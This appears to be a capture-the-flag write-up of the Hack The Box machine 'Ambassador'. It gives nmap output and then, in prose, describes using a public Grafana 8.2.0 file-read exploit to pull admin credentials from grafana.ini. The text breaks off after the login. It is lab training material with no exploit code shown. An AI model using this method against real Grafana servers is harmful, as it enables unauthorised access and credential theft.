# Ambassador!
## @Author : M3tr1c_r00t

Ambassador is a medium ranked box which has a grafana content management system which has an arbitrary file read vulnerability to get creds to login into the system, dumping of an sqllite database to abtain more creds which then further leads you to gaining user access. To gain root access,we exploit a consul service after pivoting the remote machine with a msfconsole exploit.
### Enumeration...
**Nmap...**
After running an nmap scan, we find there are 4 ports open with port 3000 looking interesting....
```
# Nmap 7.92 scan initiated Wed Nov 16 12:05:35 2022 as: nmap -sC -sV -A -p 22,80,3306,3000 -oN nmapports.txt 10.129.228.56
Nmap scan report for 10.129.228.56
Host is up (0.41s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 29:dd:8e:d7:17:1e:8e:30:90:87:3c:c6:51:00:7c:75 (RSA)
| 256 80:a4:c5:2e:9a:b1:ec:da:27:64:39:a4:08:97:3b:ef (ECDSA)
|_ 256 f5:90:ba:7d:ed:55:cb:70:07:f2:bb:c8:91:93:1b:f6 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
|_http-generator: Hugo 0.94.2
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open ppp?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Content-Type: text/html; charset=utf-8
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Wed, 16 Nov 2022 09:06:29 GMT
| Content-Length: 29
| href="/login">Found</a>.
| GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| HTTPOptions:
| HTTP/1.0 302 Found
| Cache-Control: no-cache
| Expires: -1
| Location: /login
| Pragma: no-cache
| Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
| X-Content-Type-Options: nosniff
| X-Frame-Options: deny
| X-Xss-Protection: 1; mode=block
| Date: Wed, 16 Nov 2022 09:05:56 GMT
|_ Content-Length: 0
3306/tcp open mysql MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
| Protocol: 10
| Version: 8.0.30-0ubuntu0.20.04.2
| Thread ID: 13
| Capabilities flags: 65535
| Some Capabilities: Support41Auth, SupportsCompression, ConnectWithDatabase, IgnoreSigpipes, InteractiveClient, Speaks41ProtocolOld, LongPassword, SupportsTransactions, FoundRows, DontAllowDatabaseTableColumn, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsLoadDataLocal, Speaks41ProtocolNew, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
| Status: Autocommit
| Salt: 3\x18V\x04ifiL\x0E>&?%RVW mZs
|_ Auth Plugin Name: caching_sha2_password
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.92%I=7%D=11/16%Time=6374D218%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(HTTPOptions,12E,"HTTP/1\.0\x20302\x20Found\r\nCa
SF:che-Control:\x20no-cache\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPr
SF:agma:\x20no-cache\r\nSet-Cookie:\x20redirect_to=%2F;\x20Path=/;\x20Http
SF:Only;\x20SameSite=Lax\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-
SF:Options:\x20deny\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20W
SF:ed,\x2016\x20Nov\x202022\x2009:05:56\x20GMT\r\nContent-Length:\x200\r\n
SF:\r\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP/
SF:1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(TLSSes
SF:sionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(Kerberos,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request")%r(FourOhFourRequest,1A1,"HTTP/1\.0\x20302\x20Found
SF:\r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20charse
SF:t=utf-8\r\nExpires:\x20-1\r\nLocation:\x20/login\r\nPragma:\x20no-cache
SF:\r\nSet-Cookie:\x20redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity\.tx
SF:t%252ebak;\x20Path=/;\x20HttpOnly;\x20SameSite=Lax\r\nX-Content-Type-Op
SF:tions:\x20nosniff\r\nX-Frame-Options:\x20deny\r\nX-Xss-Protection:\x201
SF:;\x20mode=block\r\nDate:\x20Wed,\x2016\x20Nov\x202022\x2009:06:29\x20GM
SF:T\r\nContent-Length:\x2029\r\n\r\n<a\x20href=\"/login\">Found</a>\.\n\n
SF:");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 (94%), Linux 5.0 - 5.3 (94%), Linux 5.4 (94%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 176.54 ms 10.10.14.1
2 176.63 ms 10.129.228.56
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 16 12:08:12 2022 -- 1 IP address (1 host up) scanned in 157.13 seconds
```

If we look at the web-server on port 80, it is a static site without anything much.
If we take a look at the web-server on port 3000, we see its loading a grafana cms.

Since we can see there is a version of grafana(8.2.0), we can search for an exploit.

With that, we find there is a public python exploit for an lfi where it uses plugins directory to be able to get to lfi.
With an lfi, the other way forward we can use is by searching for the grafana config file and see if we find any login creds.

We can now see the config file is at the path /etc/grafana/grafana.ini

So i stored the output into a file then used grep to find the creds.
And we've found the creds!

With those creds, we can login as admin with the password.

And we're in the cms.

If you go to the settings section of the platform,we can see there is a database available but we cant access it.
